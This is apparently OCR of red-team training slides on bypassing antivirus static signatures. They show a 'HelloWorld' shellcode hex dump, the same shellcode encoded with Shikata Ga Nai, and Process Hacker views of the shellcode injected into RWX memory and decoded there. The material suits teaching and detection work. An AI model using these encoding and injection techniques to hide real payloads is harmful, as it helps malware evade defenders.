
Static Signatures

- We successfully injected payload into target process
- Yara rules are applied by AV and identify known bad
  - Cobaltstrike, Meterpreter, Empire …
- Multiple ways to bypass:
  - Polymorphism
  - Sleep Masks
  - …

Polymorphism




HelloWorld.bin



```
[redacted]  master  xxd HelloWorld.bin
00000000: 5648 89e6 4883 e4f0 4883 ec20 e87f 0100  VH..H...H.. ....
00000010: 0048 89f4 5ec3 662e 0f1f 8400 0000 0000  .H..^.f.........
00000020: 6548 8b04 2560 0000 0048 8b40 1841 89ca  eH..%`...H.@.A..
00000030: 4c8b 5820 4d89 d966 0f1f 8400 0000 0000  L.X M..f........
00000040: 498b 4950 4885 c974 630f b701 6685 c074  I.IPH..tc...f..t
00000050: 5f48 89ca 0f1f 4000 448d 40bf 6641 83f8  _H....@.D.@.fA..
00000060: 1977 0683 c020 6689 020f b742 0248 83c2  .w... f....B.H..
00000070: 0266 85c0 75e2 0fb7 0166 85c0 7432 41b8  .f..u....f..t2A.
00000080: 0515 0000 0f1f 4000 4489 c248 83c1 02c1  ......@.D..H....
00000090: e205 01d0 4101 c00f b701 6685 c075 e945  ....A.....f..u.E
000000a0: 39c2 7417 4d8b 094d 39cb 7594 31c0 c390  9.t.M..M9.u.1...
000000b0: 41b8 0515 0000 4539 c275 e949 8b41 20c3  A.....E9.u.I.A .
000000c0: 4154 4189 d453 89cb 4883 ec38 e84f ffff  ATA..S..H..8.O..
```

Injected HelloWorld.bin


Process Hacker [DESKTOP-4L7HG9R\user]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
shellco
Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...	User name	Description	Session ID	Network ...
ShellCodeRunner.exe	4176			1,56 MB	DESKTOP-4L7HG9R\user		18	

ShellCodeRunner.exe (4176) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment


☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x85594fb000	Private: Commit	12 kB	RW+G	Stack (thread 19440)
0x85595fa000	Private: Commit	12 kB	RW+G	Stack (thread 7344)
0x85596fb000	Private: Commit	12 kB	RW+G	Stack (thread 10300)
0x19257300000	Private: Commit	8 kB	RWX	
0x19257310000	Private: Commit	4 kB	RWX	
0x7ff6b5da1000	Image: Commit	4 kB	RX	C:\Users\user\Desktop\ShellCodeRunner\x64\Release\ShellCodeRunner.exe
0x7ffa75f71000	Image: Commit	300 kB	RX	C:\Windows\System32\TextShaping.dll
0x7ffa796c1000	Image: Commit	64 kB	RX	C:\Windows\System32\vcruntime140.dll
0x7ffa7cdf1000	Image: Commit	708 kB	RX	C:\Windows\System32\TextInputFramework.dll
0x7ffa7fe61000	Image: Commit	476 kB	RX	C:\Windows\System32\WinTypes.dll
0x7ffa80671000	Image: Commit	1.764 kB	RX	C:\Windows\System32\CoreUIComponents.dll
0x7ffa809e1000	Image: Commit	596 kB	RX	C:\Windows\System32\CoreMessaging.dll
0x7ffa80ec1000	Image: Commit	376 kB	RX	C:\Windows\System32\uxtheme.dll
0x7ffa813a1000	Image: Commit	16 kB	RX	C:\Windows\System32\kernel.appcore.dll
0x7ffa82181000	Image: Commit	140 kB	RX	C:\Windows\System32\ntmarta.dll
0x7ffa83481000	Image: Commit	624 kB	RX	C:\Windows\System32\gdi32full.dll
0x7ffa835c1000	Image: Commit	336 kB	RX	C:\Windows\System32\msvcp_win.dll
0x7ffa83871000	Image: Commit	1.108 kB	RX	C:\Windows\System32\KernelBase.dll
0x7ffa83b41000				

ShellCodeRunner.exe (4176) (0x19257310000 - 0x19257311000)


```
00000000 56 48 89 e6 48 83 e4 f0 48 83 ec 20 e8 7f 01 00 VH..H...H.. ....
00000010 00 48 89 f4 5e c3 66 2e 0f 1f 84 00 00 00 00 00 .H..^.f.........
00000020 65 48 8b 04 25 60 00 00 00 48 8b 40 18 41 89 ca eH..%`...H.@.A..
00000030 4c 8b 58 20 4d 89 d9 66 0f 1f 84 00 00 00 00 00 L.X M..f........
00000040 49 8b 49 50 48 85 c9 74 63 0f b7 01 66 85 c0 74 I.IPH..tc...f..t
00000050 5f 48 89 ca 0f 1f 40 00 44 8d 40 bf 66 41 83 f8 _H....@.D.@.fA..
00000060 19 77 06 83 c0 20 66 89 02 0f b7 42 02 48 83 c2 .w... f....B.H..
00000070 02 66 85 c0 75 e2 0f b7 01 66 85 c0 74 32 41 b8 .f..u....f..t2A.
00000080 05 15 00 00 0f 1f 40 00 44 89 c2 48 83 c1 02 c1 ......@.D..H....
00000090 e2 05 01 d0 41 01 c0 0f b7 01 66 85 c0 75 e9 45 ....A.....f..u.E
000000a0 39 c2 74 17 4d 8b 09 4d 39 cb 75 94 31 c0 c3 90 9.t.M..M9.u.1...
000000b0 41 b8 05 15 00 00 45 39 c2 75 e9 49 8b 41 20 c3 A.....E9.u.I.A .
000000c0 41 54 41 89 d4 53 89 cb 48 83 ec 38 e8 4f ff ff ATA..S..H..8.O..
000000d0 ff 48 85 c0 75 22 b9 75 ee 40 70 e8 40 ff ff ff .H..u".u.@p.@...
000000e0 48 89 c1 48 85 c0 75 28 48 83 c4 38 31 c0 5b 41 H..H..u(H..81.[A
000000f0 5c c3 66 0f 1f 44 00 00 48 89 c1 48 83 c4 38 44 \.f..D..H..H..8D
00000100 89 e2 5b 41 5c e9 d6 00 00 00 66 0f 1f 44 00 00 ..[A\.....f..D..
00000110 ba fb f0 bf 5f e8 c6 00 00 00 48 85 c0 74 c9 81 ...._.....H..t..
00000120 fb f3 d3 6b 5a 74 31 81 fb 6d 9c bd 8d 75 b9 48 ...kZtl..m...u.H
00000130 bb 57 69 6e 69 6e 65 74 2e 48 8d 4c 24 24 c7 44 .Wininet.H.L$$.D
00000140 24 2c 64 6c 6c 00 48 89 5c 24 24 ff d0 48 89 c1 $,dll.H.\$$..H..
00000150 eb 2e 66 0f 1f 44 00 00 ba 6c 6c 00 00 48 8d 4c ..f..D...ll..H.L
00000160 24 24 c6 44 24 2e 00 48 bb 55 73 65 72 33 32 2e $$.D$..H.User32.
00000170 64 48 89 5c 24 24 66 89 54 24 2c ff d0 48 89 c1 dH.\$$f.T$,..H..
00000180 48 85 c9 0f 85 72 ff ff ff e9 5a ff ff ff 90 90 H....r....Z.....
00000190 48 83 ec 38 ba b4 14 4f 38 b9 f3 d3 6b 5a e8 1d H..8...O8...kZ..
000001a0 ff ff ff 45 31 c0 48 85 c0 74 25 48 8d 54 24 2b ...E1.H..t%H.T$+
```

HelloWorld.bin: Shikata Ga Nai



```
✘ [redacted]  master  xxd HelloWorld.bin.sgn
00000000: 4d0f 49db e8be 0200 00cf bd04 ac00 e58c  M.I.............
00000010: 791a 0100 9000 3a12 0000 4430 3c0b 4402  y.....:...D0<.D.
00000020: 3c0b e2f6 3fd0 d272 4482 c8bd 5b13 484c  <...?..rD...[.HL
00000030: 3c72 e9c5 1501 7c7d 7d7d 254c 0454 572d  <r....|}}}%L.TW-
00000040: fbca d551 5151 5151 89ec 9211 d5f0 9090  ...QQQQQ........
00000050: 9000 363d 7d65 121b c971 faa2 7825 0a0b  ..6=}e...q..x%..
00000060: 5120 3fbb bbbb bbbb 3b6c d71e 4e04 7130  Q ?.....;l..N.q0
00000070: 82dd ac1b d2aa af8f c31c 42cb fdcc d393  ..........B.....
00000080: 0b4f c27c 3b5d 1a59 9166 0d0b 0888 2430  .O.|;].Y.f....$0
00000090: b5a7 46ed af2d 61e2 1cde b6b3 8bfe 02e1  ..F..-a.........
000000a0: 5489 ef6a 4236 82b3 03e4 f1f1 eddc c383  T..jB6..........
000000b0: 7b3f 36e4 aaa9 6464 21bb bc3d edaa 2bd3  {?6...dd!..=..+.
000000c0: 9225 d8bc b971 f293 a419 1347 4ef3 666f  .%...q.....GN.fo
000000d0: d0d5 dc81 d5e4 a241 d160 d6ab bebe 3c79  .......A.`....<y
000000e0: bc7c c99e c74a cbeb a6c7 1340 21f1 9085  .|...J.....@!...
000000f0: 4e00 7b67 9f67 d6d5 d4ab db5e 5c25 f7ac  N.{g.g.....^\%..
00000100: 05eb 4bbb 53eb eae9 86cc 4574 3237 f772  ..K.S.....Et27.r
00000110: 5a0c 0fab 5362 1c47 f624 e77d 4c4b 0f0f  Z...Sb.G.$.}LK..
00000120: 8fb7 bc7d 312a 8e36 60e5 f72a 53cf 8650  ...}1*.6`..*S..P
```

Injected HelloWorld.bin encoded with Shikata Ga Nai


Process Hacker [DESKTOP-4L7HG9R\user]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
shellcode
Processes Services Network Disk
ShellCodeRunner.exe (16900) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment
Re-read Write Go to... 16 bytes per row Save... Close

Name	PID	CPU	I/O total ...	Private b...	User name	Description	Session ID	Network ...
ShellCodeRunner.exe	16900			1,59 MB	DESKTOP-4L7HG9R\user		18	

☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x7ffa845ae000	Image: Commit	8 kB	RW	C:\Windows\System32\rpcrt4.dll
0x7ffa84622000	Image: Commit	4 kB	RW	C:\Windows\System32\ws2_32.dll
0x7ffa84762000	Image: Commit	8 kB	RW	C:\Windows\System32\user32.dll
0x7ffa8490c000	Image: Commit	12 kB	RW	C:\Windows\System32\oleaut32.dll
0x7ffa85416000	Image: Commit	4 kB	RW	C:\Windows\System32\imm32.dll
0x7ffa854af000	Image: Commit	8 kB	RW	C:\Windows\System32\msvcrt.dll
0x7ffa854b4000	Image: Commit	8 kB	RW	C:\Windows\System32\msvcrt.dll
0x7ffa85572000	Image: Commit	4 kB	RW	C:\Windows\System32\kernel32.dll
0x7ffa85c3e000	Image: Commit	16 kB	RW	C:\Windows\System32\sechost.dll
0x7ffa85ed4000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll
0x7ffa85ed7000	Image: Commit	36 kB	RW	C:\Windows\System32\ntdll.dll
0x4a31588000	Private: Commit	12 kB	RW+G	Stack (thread 17800)
0x4a318fb000	Private: Commit	12 kB	RW+G	Stack (thread 15004)
0x4a319fb000	Private: Commit	12 kB	RW+G	Stack (thread 4452)
0x4a31afb000	Private: Commit	12 kB	RW+G	Stack (thread 736)
0x16e09c30000	Private: Commit	4 kB	RWX	
0x7ff6b5da1000	Image: Commit	4 kB	RX	C:\Users\user\Desktop\ShellCodeRunner\x64\Release\ShellCodeRunner.exe
0x7ffa75f71000	Image: Commit	300 kB	RX	C:\Windows\System32\TextShaping.dll
0x7ffa796c1000	[illegible]	[illegible]	[illegible]	[illegible]

ShellCodeRunner.exe (16900) (0x16e09c30000 - 0x16e09c31000)


```
00000000 4d 0f 49 db e8 be 02 00 00 41 b7 e0 48 c7 c1 a3 M.I......A..H...
00000010 02 00 00 48 8d 1d 09 00 00 00 44 30 3c 0b 44 02 ...H......D0<.D.
00000020 3c 0b e2 f6 eb 02 50 1a 56 48 89 e6 48 83 e4 f0 <.....P.VH..H...
00000030 48 83 ec 20 e8 7f 01 00 00 48 89 f4 5e c3 66 2e H.. .....H..^.f.
00000040 0f 1f 84 00 00 00 00 00 65 48 8b 04 25 60 00 00 ........eH..%`..
00000050 00 48 8b 40 18 41 89 ca 4c 8b 58 20 4d 89 d9 66 .H.@.A..L.X M..f
00000060 0f 1f 84 00 00 00 00 00 49 8b 49 50 48 85 c9 74 ........I.IPH..t
00000070 63 0f b7 01 66 85 c0 74 5f 48 89 ca 0f 1f 40 00 c...f..t_H....@.
00000080 44 8d 40 bf 66 41 83 f8 19 77 06 83 c0 20 66 89 D.@.fA...w... f.
00000090 02 0f b7 42 02 48 83 c2 02 66 85 c0 75 e2 0f b7 ...B.H...f..u...
000000a0 01 66 85 c0 74 32 41 b8 05 15 00 00 0f 1f 40 00 .f..t2A.......@.
